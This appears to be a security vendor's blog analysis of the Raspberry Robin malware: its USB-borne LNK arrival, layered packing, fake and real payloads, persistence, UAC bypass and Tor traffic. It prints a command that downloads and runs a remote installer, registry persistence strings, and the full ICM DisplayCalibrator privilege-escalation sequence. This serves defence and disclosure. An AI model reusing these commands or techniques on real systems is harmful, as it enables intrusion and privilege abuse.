Raspberry Robin Malware Targets Telecom, Governments

20 décembre 2022

Programmes malveillants

We found samples of the Raspberry Robin malware spreading in telecommunications and government office systems beginning September. The main payload itself is packed with more than 10 layers for obfuscation and is capable of delivering a fake payload once it detects sandboxing and security analytics tools.

By: Christopher So December 20, 2022 Read time: (words)

We found a malware sample allegedly capable of connecting to the Tor network to deliver its payloads. Our initial analysis of the malware, which compromised a number of organizations toward the end of September, showed that while the main malware routine contains both the real and fake payloads, it loads the fake payload once it detects sandboxing tools to evade security and analytics tools from detecting and studying the malware's real routine. Meanwhile, the real payload remains obfuscated under packing layers and subsequently connects to the Tor network. The campaign and malware, identified as Raspberry Robin by Red Canary (detected by Trend Micro as Backdoor.Win32.RASPBERRYROBIN.A), seemingly spreads to systems with worm-like capabilities (due to the use of .lnk files) via an infected USB.

Given the malware's layering features and the stages of its infection routine, we are still confirming its main motivation for deployment. Currently, its possible motivation ranges from theft to cyberespionage. So far, we have noted the malware's capability to hide itself via multiple layers for obfuscation, as well as its feature of delivering a fake payload once the routine detects sandboxing and analysis solutions. The group behind Raspberry Robin appears to be testing the waters to see how far its deployments can spread. Majority of the group's victims are either government agencies or telecommunication entities from Latin America, Oceania (Australia), and Europe. Given the varying samples we have acquired since detecting these deployments, we are continuing to monitor the developments for this malware as they occur.

● Argentina	34.8%
● Australia	23.2%
● Mexico	14.3%
● Croatia	9.2%
● Italy	8.5%
● Brazil	3.6%
● France	1.7%
● India	1.6%
● Colombia	1.5%
● Others	1.6%

©2022 TREND MICRO

Figure 1. Percentage of Raspberry Robin detections worldwide from October to November
Arrival routine

©2022 TREND MICRO

Figure 2. Raspberry Robin infection routine

Once the user connects the infected USB to the system, Raspberry Robin initially arrives as a shortcut or LNK file. The LNK file contains a command line that runs a legitimate executable to download a Windows Installer (MSI) package. This legitimate executable is usually *msiexec.exe*, but we have also seen *wmic.exe* used in other samples.


Figure 3. File containing a command line to run an executable

With obfuscation removed, the LNK file contains a target similar to the format "*cmd.exe /c start msiexec {URL}*". When the LNK file is double-clicked, the Windows Shell "opens" the shortcut file. In this case, "open" would mean "execute" since the first item in the target is an executable file (*cmd.exe*). Cmd.exe then interprets anything after the switch /c as a command and executes it as if it was typed directly in a Command Prompt window. After executing the command, it exits. In this case, the command is "*start msiexec {URL}*".

When opened, it causes the target executable (*cmd.exe*) to execute with its parameters; the target executable is the URL where the MSI file is hosting the main malware. The "start" command is commonly used to execute another program without waiting for it to exit. If it did not use "start", *cmd.exe* will have to wait for *msiexec* to terminate before terminating itself. The malware is downloaded, treats the downloaded data as an MSI (Windows Installer) file and, if successful, is loaded by the legitimate executable file. The downloaded link has the following format:

- *http[:]//{domain}:8080/{random strings and /}/<computer name>*
- *http[:]//{domain}:8080/{random strings and /}/<computer name>=<user name>*
- *http[:]//{domain}:8080/{random strings and /}/<computer name>?<user name>*

The slashes in the LNK are a combination of forward slashes (/) and backslashes (\). The domain is typically composed of two to four alphanumeric characters, followed by a dot and two additional characters.

Main malware

To prevent researchers from analyzing this malware, Raspberry Robin's main malware itself is packed multiple times, with each layer heavily obfuscated.

Code obfuscation

The code is obfuscated in different ways. Starting from the third layer, each subroutine can be thought of as a state machine and implemented as a loop. At the start of each subroutine, the table of values is decrypted. This table of values serves as a container for constant values used in the subroutine, as well as the state transition table.

Figure 4. Each subroutine implemented as a loop

Another obfuscation technique used to hide the main malware obfuscates the call to other subroutines. In regular programs, the address of another subroutine is in the call itself. In this malware, however, the address is computed using hard-coded values and values from the previously mentioned decrypted table of values. The result of this is placed in a register, and an indirect call is made using the register.

```
01B9AA9C    8D8424 0001000( LEA EAX,DWORD PTR SS:[ESP+100]
01B9AAA3    C700 EEACB34F   MOV DWORD PTR DS:[EAX],4FB3ACEE
01B9AAA9    8B10            MOV EDX,DWORD PTR DS:[EAX]
01B9AAAB    81F2 6B2A4CB0   XOR EDX,B04C2A6B
01B9AAB1    A1 78AAC201     MOV EAX,DWORD PTR DS:[1C2AA78]
01B9AAB6    8DBC24 0801000( LEA EDI,DWORD PTR SS:[ESP+108]
01B9AABD    8907            MOV DWORD PTR DS:[EDI],EAX
01B9AABF    8B3F            MOV EDI,DWORD PTR DS:[EDI]
01B9AAC1    8B0495 28E5C40  MOV EAX,DWORD PTR DS:[EDX*4+1C4E528]
01B9AAC8    2BC7            SUB EAX,EDI
01B9AACA    05 4530F437     ADD EAX,37F43045
01B9AACF    FFD0            CALL EAX
01B9AAD1    8D8C24 D800000( LEA ECX,DWORD PTR SS:[ESP+D8]
01B9AAD8    8901            MOV DWORD PTR DS:[ECX],EAX
```

Figure 5. Computing for the address using hard-coded values and table of values

Packer characteristics

This malware is composed of two payloads embedded in a payload loader packed six times.

©2022 TREND MICRO

Figure 6. A visual representation of the Raspberry Robin's packing

The first and second layers belong to a single packer. The code at the entry point of the first layer only has four instructions:

1. A sequence of a call to unpack the embedded loader
2. A sequence to unpack the payload
3. A jump to the loader, setting the return value to 1
4. The return instruction

In reality, however, this layer is typically obfuscated as shown by this code snippet:

```
100477C5    83C4 04           ADD ESP,4
100477C8    8D15 D72C0E10     LEA EDX,DWORD PTR DS:[100E2CD7]
100477CE    D8C6              FADD ST,ST(6)
100477D0    51                PUSH ECX
100477D1    B9 BF1A3787       MOV ECX,87371ABF
100477D6    91                XCHG EAX,ECX
100477D7    59                POP ECX
100477D8    8D15 04270C10     LEA EDX,DWORD PTR DS:[100C2704]
100477DE    D8D7              FCOM ST(7)
100477E0    50                PUSH EAX
100477E1    58                POP EAX
100477E2    51                PUSH ECX
100477E3    B9 2031B2CB       MOV ECX,CBB23120
100477E8    91                XCHG EAX,ECX
100477E9    59                POP ECX
100477EA    90                NOP
100477EB    8D15 A96F0A10     LEA EDX,DWORD PTR DS:[100A6FA9]
100477F1    D8C1              FADD ST,ST(1)
100477F3    68 9466A114       PUSH 14A16694
100477F8    58                POP EAX
100477F9    68 71E032F6       PUSH F632E071
100477FE    83C4 04           ADD ESP,4
10047801    8D15 42451010     LEA EDX,DWORD PTR DS:[10104542]
10047807    D8E0              FSUB ST,ST
10047809    68 B73586BF       PUSH BF8635B7
1004780E    83C4 04           ADD ESP,4
10047811    31C0              XOR EAX,EAX
10047813    05 0C731D70       ADD EAX,701D730C
10047818    8D15 66731510     LEA EDX,DWORD PTR DS:[10157366]
1004781E    D8CE              FMUL ST,ST(6)
10047820    B8 00000000       MOV EAX,0
10047825    05 C7DE755B       ADD EAX,5B75DEC7
1004782A    89C0              MOV EAX,EAX
1004782C    8D15 DB730810     LEA EDX,DWORD PTR DS:[100873DB]
10047832    D8C4              FADD ST,ST(4)
10047834    83EC 04           SUB ESP,4
10047837    C70424 5DE50120   MOV DWORD PTR SS:[ESP],2001E55D
1004783E    83C4 04           ADD ESP,4
10047841    B8 00000000       MOV EAX,0
10047846    05 9F378246       ADD EAX,4682379F
1004784B    8D15 62F50F10     LEA EDX,DWORD PTR DS:[100FF562]
10047851    E8 327BFCFF       CALL gfzjw.1000F388         unpack layer 2
10047856    83EC 04           SUB ESP,4
10047859    C70424 F9F196BD   MOV DWORD PTR SS:[ESP],BD96F1F9
10047860    83C4 04           ADD ESP,4
10047863    FFE0              JMP EAX                     jump to layer 2
10047865    D8C4              FADD ST,ST(4)
10047867    83EC 04           SUB ESP,4
1004786A    C70424 9DF2B6FB   MOV DWORD PTR SS:[ESP],FBB6F29D
10047871    83C4 04           ADD ESP,4
10047874    31C0              XOR EAX,EAX
10047876    05 3F6D3670       ADD EAX,70366D3F
1004787B    83EC 04           SUB ESP,4
1004787E    C70424 2FDA35BE   MOV DWORD PTR SS:[ESP],BE35DA2F
10047885    83C4 04           ADD ESP,4
10047888    8D15 B8710810     LEA EDX,DWORD PTR DS:[100871B8]
1004788E    D8E4              FSUB ST,ST(4)
10047890    68 F16827CF       PUSH CF2768F1
10047895    83C4 04           ADD ESP,4
10047898    B8 27919679       MOV EAX,79969127
1004789D    8D15 DD5F0610     LEA EDX,DWORD PTR DS:[10065FDD]
100478A3    D8D0              FCOM ST
100478A5    89C0              MOV EAX,EAX
100478A7    51                PUSH ECX
```

Figure 7. First and second layer packing

Dumping the second layer, we saw that the third layer is located just after the second layer code, at offset 0x3F0:

Figure 8. Dumping the second layer and going to the third

We noted layers 3 and 5 as capable of anti-analysis techniques. Meanwhile, we found that not all layers have unique packers. The fourth and seventh layers are identical, as well as the tenth and thirteenth. The packing of the eighth and fourteenth layers are also similar. This repeated use of packers implies that the group is using a separate packing program. We are continuing with our analysis to see if this program is their own or if it is outsourced to other groups, as this technique can be indicative of the group's future use of these same packers. It is also possible for these same packers to be replaced with variations in patterns.

On layer 8, the payload loader, the execution splits into two paths. If the malware detects that it is being analyzed, it loads the fake payload. Otherwise, it loads the real payload.

Fake payload

The fake payload has two layers, the first of which is a shellcode with an embedded PE file, while the second layer is a PE file with the MZ header and PE signature removed. The second layer is loaded by the first layer and jumps into it.

Upon execution, the second layer immediately creates a thread to where its main routine is located. It first attempts to read the registry value named "Active" at *<HKEY_CURRENT_USER\SOFTWARE\Microsoft\Media>*. This serves as an infection marker. If the read fails, it proceeds to write the string value "1" into this registry value, then gathers system information: the computer name, current username, processor brand, and display device names. In some versions of the fake payload, the data is encrypted using RC4 with a hard-coded key. The system information is then appended to the URL *http[:]//{IP address}:8080/*. The full URL is then accessed, and a file is downloaded. In some versions of the malware, this downloaded file is also executed.

Analyzing other sample versions of the fake payload, we found that if the main routine is successful, it checks if the system is linked to a domain by checking the existence of the environment variable USERDNSDOMAIN. If this variable does not exist, it drops and executes an adware named BrowserAssistant to *%User Temp%\{random number}.exe*, likely to make an analyst feel complacent about allegedly already finding the payload and therefore no longer needing to conduct further studies of the samples.

Real payload

The real payload is made up of three layers, with the third layer containing the actual payload binary packed twice. Within the real payload is an embedded custom Tor client designed to communicate with the real payload using shared memory.

Installation

Its method for checking whether the malware has been installed on the system involves checking if it is running in Session 0. Prior to Windows Vista, services were run in the <u>session</u> of the first user to log in to the system, which is called Session 0. However, from Windows Vista onward, Microsoft introduced a security enhancement called "<u>Session 0 Isolation</u>," where Session 0 is now reserved for services and other non-interactive user applications.

With this security enhancement, the threat actor confirms whether the user profile is running on administrative privileges or not. If it is not in Session 0, it drops a copy of itself in *<%ProgramData%\{random folder name}\{random file name}.{extension}>* to elevate privileges, or *<%ProgramData%\Microsoft\{random folder name}\{random file name}.{extension}>* if the user is running as an admin. In this manner, a security analyst would view the malicious routine as having been started and run by a legitimate Windows process, allowing the routine to evade detection.The extension name is randomly chosen among the following:

- .bak
- .dat
- .db
- .dmp
- .etl
- .idx
- .json
- .lkg
- .lock
- log
- .man
- .tmp
- txt
- .vdm
- .xml
- .xsd

It also sets the following registry entry to enable its automatic execution at system startup. If the user is not at an admin level, the malware modifies the registry with

> *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce*
> *{random value name} = "rundll32 shell32 ShellExec_RunDLLA REGSVR /u /s "{dropped copy path and file name}.""*

Inversely, if the user's profile is with admin privileges, the registry is modified with

> *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\{random key name}*
> *{random value name} = "shell32|ShellExec_RunDLLA|REGSVR /u /s "{dropped copy path and file name}.""*

Privilege escalation

After dropping a copy of itself, it executes the dropped copy as Administrator using a UAC (User Account Control) bypass technique. It implements a variation of the technique ucmDccwCOMMethod in UACMe, thereby abusing the built-in Windows AutoElevate backdoor.

It first checks whether *atcuf32.dll, aswhook.dll*, and *avp.exe* are loaded in the system. These files are from security defenders BitDefender, Avast, and Kaspersky, respectively. If one of these is loaded, it does not proceed to the UAC bypass routine. It then drops a shortcut file to *<%User Temp%\{random file name}.lnk>* that contains the command line

> rundll32.exe SHELL32,ShellExec_RunDLL "C:\Windows\system32\ODBCCONF.EXE" /a {configsysdsn OCNKBENXGMI etba odjcnr} /A {installtranslator fxodi} -a {installdriver qmprmxf} /a {configsdn HHAP} regsvr "{dropped copy path and file name}." /S /e -s

It then creates an elevated COM object for CMLuaUtil and uses it to set a custom display calibrator in the registry that points to the dropped LNK file. It sets the custom display calibrator by setting the registry value

> HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ICM\Calibration
> DisplayCalibrator = "%User Temp%\{random file name}.lnk"

It then creates an elevated COM object for ColorDataProxy and calls its method "LaunchDccw" to load the calibrator, thus executing the malicious LNK. Afterward, it sets the registry value DisplayCalibrator to "%SystemRoot%\System32\DCCW.exe" to hide its activity.

Main routine

Running in Session 0, the real payload attempts to connect to the hard-coded Tor addresses, where the connections are made in another process. For the real payload to facilitate the exchange of information and the Tor-connecting process, a shared-named memory map is created with the following format:

Table 1. Shared memory map format

Offset	Size	Description
00h	1	Flag
01h	1	Success
04h	4 (DWORD)	IP address
08h	8 (FILETIME)	
10h	4 (DWORD)	Data size
14h	Data size	Data

The Tor address is written to offset 14h of the shared memory, hard-coded but encrypted within the sample itself. The following are some of the .onion (V2) addresses we identified:

- sejnfjrq6szgca7v
- zdfsyv3rubuhpql3
- ihdhoeoovbtgutfm
- tapeucwutvne7l5o
- 2qlvvvnhqyda2ahd
- answerstedhctbek
- 5j7saze5byfqccf3
- cmgvqnxjoiqthvrc
- 3bbaaaccczcbdddz
- sgvtcaew4bxjd7ln
- ugw3zjsayleoamaz
- ynvs3km32u33agwq
- njalladnspotetti
- psychonaut3z5aoz
- habaivdfcyamjhkk
- torwikignoueupfm
- bitmailendavkbec
- cyphdbyhiddenbhs
- clgs64523yi2bkhz
- 76qugh5bey5gum7l
- hd37oiauf5uoz7gg
- expressobutiolem
- gl3n4wtekbfaubye
- archivecaslytosk
- kyk55bof3hzdiwrm
- qqvyib4j3fz66nuc
- bcwpy5wca456u7tz
- pornhubthbh7ap3u
- fncuwbiisyh6ak3i

In starting its Tor client process, the real payload randomly selects a name among these first:

- *dllhost.exe*
- *regsvr32.exe*
- *rundll32.exe*

It then creates a suspended process, injects the code of the Tor client, resumes the process, and waits for data from the Tor client. As far as what the sample does to the received data, we have not seen any use of it in the wild so far since we did find that the buffer containing the data is freed without using it.

Tor client

The Tor client itself is composed of four layers. The first two layers are packer codes. The third layer retrieves the Tor address from the shared memory, unpacks the fourth layer, and calls the fourth layer to do the actual Tor communication. The data received by the fourth layer is encrypted by the third layer and written to the shared memory, to be read by the main routine.

Conclusion

Noticeably, the malware uses many anti-analysis techniques, while its main payload is packed with many layers that require analysis. Therefore, an analyst who lacks experience will find only the fake payload. Clearly, the actor behind this has made considerable effort to hinder analysis.

While the technique of packing the codes is not unique, some of the packing layers have very similar codes and can be grouped into packer families. The style of packing is also similar on all layers except for the first two: An executable is stripped of some header information, encrypted, and added to the unpacking code. The group must therefore be using something akin to a packed sample generator, which takes a payload executable and produces a multi-layered packed sample. On the surface, it looks like the group could be providing this as "packing service" or "executable packing-as-a-service" (if there is such a term), and the people behind this could be associated with the threat actors behind LockBit. We continue to analyze and document all the anti-debugging techniques and layers used in these samples and incidents.

The use of Session 0 is also sophisticated. The purpose of Session 0 Isolation is to increase system security by preventing services running in the local system account having user interactions. Isolating services in their own non-interactive sections inaccessible by regular processes will decrease the chances of abuse to elevate another piece of (malicious) code's privileges. Hence, having access to Session 0 would mean privilege escalation. However, an attacker must use privilege escalation techniques to gain access.

From the samples we gathered, we found the abuse of the elevated COM interface. Making one of those elevated COM classes execute the code implies that the malicious actor's access is also automatically elevated, provided the threat actor finds the specific COM class that can accept a program name (or something similar) and trigger it to run. In this case, it's Image Color Management. Display calibration is done by a program that is specified in a registry entry. By replacing or adding that entry and then triggering the system to perform display calibration, whatever is specified in that registry entry will be executed.

It is also noteworthy that the ICM calibration technique was previously seen in the LockBit ransomware as far as privilege escalation is concerned. There is also the similarity of the anti-debugging technique using ThreadHideFromDebugger. However, even if Raspberry Robin uses the same techniques, we cannot conclude for certain that the actors behind LockBit and Raspberry Robin are the same. Still, since LockBit operates as a ransomware-as-a-service (RaaS) group, some of the following could still be true:

- The group behind LockBit is also behind Raspberry Robin.
- The group behind Raspberry Robin is the maker of some of the tools LockBit is also using.
- The group behind Raspberry Robin availed of the services of the affiliate responsible for the techniques used by LockBit.

Given that the returned data is empty and was not used, it seems that the actor has been trying to see how far its campaign operation can spread, most likely as part of its reconnaissance effort. We can thus consider this an indication of a possible routine for the group's long-term plans, as well as a possible precursor to a follow-up operation in the future.

Indicator of Compromise (IOC)

SHA256	Description	Detection name
6fb0ad3f756b5d1f871cf34c3e4ea47cb34643cd17709a09c25076c400313adf	Main malware executable	Backdoor.Win32.RASPBERRYROBIN.A